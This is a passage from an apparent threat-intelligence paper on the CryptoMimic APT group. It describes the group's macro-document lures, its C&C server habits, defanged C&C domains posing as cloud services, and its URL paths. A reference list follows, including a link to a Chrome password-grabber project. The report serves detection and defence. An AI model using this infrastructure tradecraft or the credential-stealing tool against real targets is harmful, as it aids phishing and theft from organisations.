Document files with macros have some features. In many cases, where the macro isn't enabled, the document file returns a message like 'This document is protected by GDPR. To see data enable content'. Sometimes 'Authors' or 'Last saved by' stay the same for long periods. These would be good candidates for a signature.

The C&C server with which the initial and second sample communicate also has several characteristics. For example, the C&C server with which Cabbage RAT-A and Cabbage RAT-B communicate keep working for about a month. The C&C server with which Cabbage RAT-C communicates stays unchanged for about two months. It seems that these servers are built by XAMPP on *Windows*, but their IP addresses were varied. Because an IP address managed by an educational institution was included, some could be cracked by CryptoMimic. Most of the domains used for C&C servers pretend to be cloud services. The group used the DDNS service in the first part of 2018, but has started registering its own domains since then. The group's favourite domain name registers are NameCheap, NameSilo and PublicDomainRegistry. Table 9 shows some domain names that CryptoMimic used. Special attention would be required for such odd domain names that pretend to be legitimate services.

Domain
office.onedriveglobal[.]com
onedrive.onedriveglobal[.]com
mail.gdrvup[.]xyz
docs.gdriveshare[.]top
drives.googlecloud[.]live

Table 9: Example domain names that CryptoMimic used.

The URL for the C&C server used by Cabbage RAT-C also has an interesting feature. Until April 2018, the group used /content.php. But from October 2018 to August 2019, the URL was /open plus a dynamic parameter starting with 'id'. Since then, the URL has been /edit plus a dynamic parameter starting with 'id', which has remained unchanged for years.

CONCLUSION

CryptoMimic is an active APT attack group that mainly targets cryptocurrency organizations, that has been active since 2018. The group starts its attack with a LNK or document file, investigates the victim's environment or steals information using a RAT written in VBScript. It also uses msoRAT or a tool that can steal credentials. In this paper, we have discussed an actual attack by CryptoMimic that we observed and have introduced the attack origin and the malware used along with the results of our detail analysis.

At the same time, we have considered the attribution of the group from all aspects. Unfortunately, there is no clear evidence, but we note that the group's objective and attacking technique are similar to those of Lazarus. There might be some relationship between CryptoMimic and Lazarus. We continue to consider the attribution of CryptoMimic.

Finally, it is likely that CryptoMimic continues working actively, targeting the finance industry, especially cryptocurrency organizations, worldwide. To protect yourself from CryptoMimic attack, we recommend leveraging the information that we proposed in this paper for detecting and defending.

REFERENCES

[1] JPCERT/CC. Spear Phishing against Cryptocurrency Businesses. https://blogs.jpcert.or.jp/en/2019/07/spear-phishing-against-cryptocurrency-businesses.html.

[2] ThreatBook. The Nightmare of Global Cryptocurrency Companies - Demystifying the "DangerousPassword" of the APT Organization. https://threatbook.cn/ppt/The%20Nightmare%20of%20Global%20Cryptocurrency%20Companies%20-%20Demystifying%20the%20%E2%80%9CDangerousPassword%E2%80%9D%20of%20the%20APT%20Organization.pdf.

[3] Cyber Struggle. Leery Turtle Threat Report. https://cyberstruggle.org/delta/LeeryTurtleThreatReport_05_20.pdf.

[4] MITRE. Command and Scripting Interpreter: Windows Command Shell. https://attack.mitre.org/beta/techniques/T1059/003/.

[5] NirSoft. Tools update for the new encryption of Chrome / Chromium version 80. https://blog.nirsoft.net/2020/02/19/tools-update-new-encryption-chrome-chromium-version-80/.

[6] GitHub. GitHub - agentzex - chrome_v80_password_grabber. https://github.com/agentzex/chrome_v80_password_grabber.

[7] MITRE. Security Support Provider. https://attack.mitre.org/techniques/T1101/.

[8] malpedia. Lazarus Group. https://malpedia.caad.fkie.fraunhofer.de/actor/lazarus_group.

[9] Proofpoint. North Korea Bitten by Bitcoin Bug: Financially motivated campaigns reveal new dimension of the Lazarus Group. https://www.proofpoint.com/us/threat-insight/post/north-korea-bitten-bitcoin-bug-financially-motivated-campaigns-reveal-new.

[10] Lexfo. The Lazarus Constellation. https://blog.lexfo.fr/ressources/Lexfo-WhitePaper-The_Lazarus_Constellation.pdf.

[11] US-CERT. MAR-10135536-8 – North Korean Trojan: HOPLIGHT. https://www.us-cert.gov/ncas/analysis-reports/AR19-100A.

[12] Intezer. Intezer Analyze - 777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b. https://analyze.intezer.com/#/files/777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b.

[13] VirusTotal. VirusTotal - 777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b. https://www.virustotal.com/gui/file/777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b/detection.

[14] Twitter. Twitter - blackorbird. https://twitter.com/blackorbird/status/1176745824329424896.

[15] Hybrid Analysis. Hybrid Analysis - 777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b. https://hybrid-analysis.com/sample/777f03eda81f380b0da33d96968dcf9476e6e10459a457f107fec019bc26734b.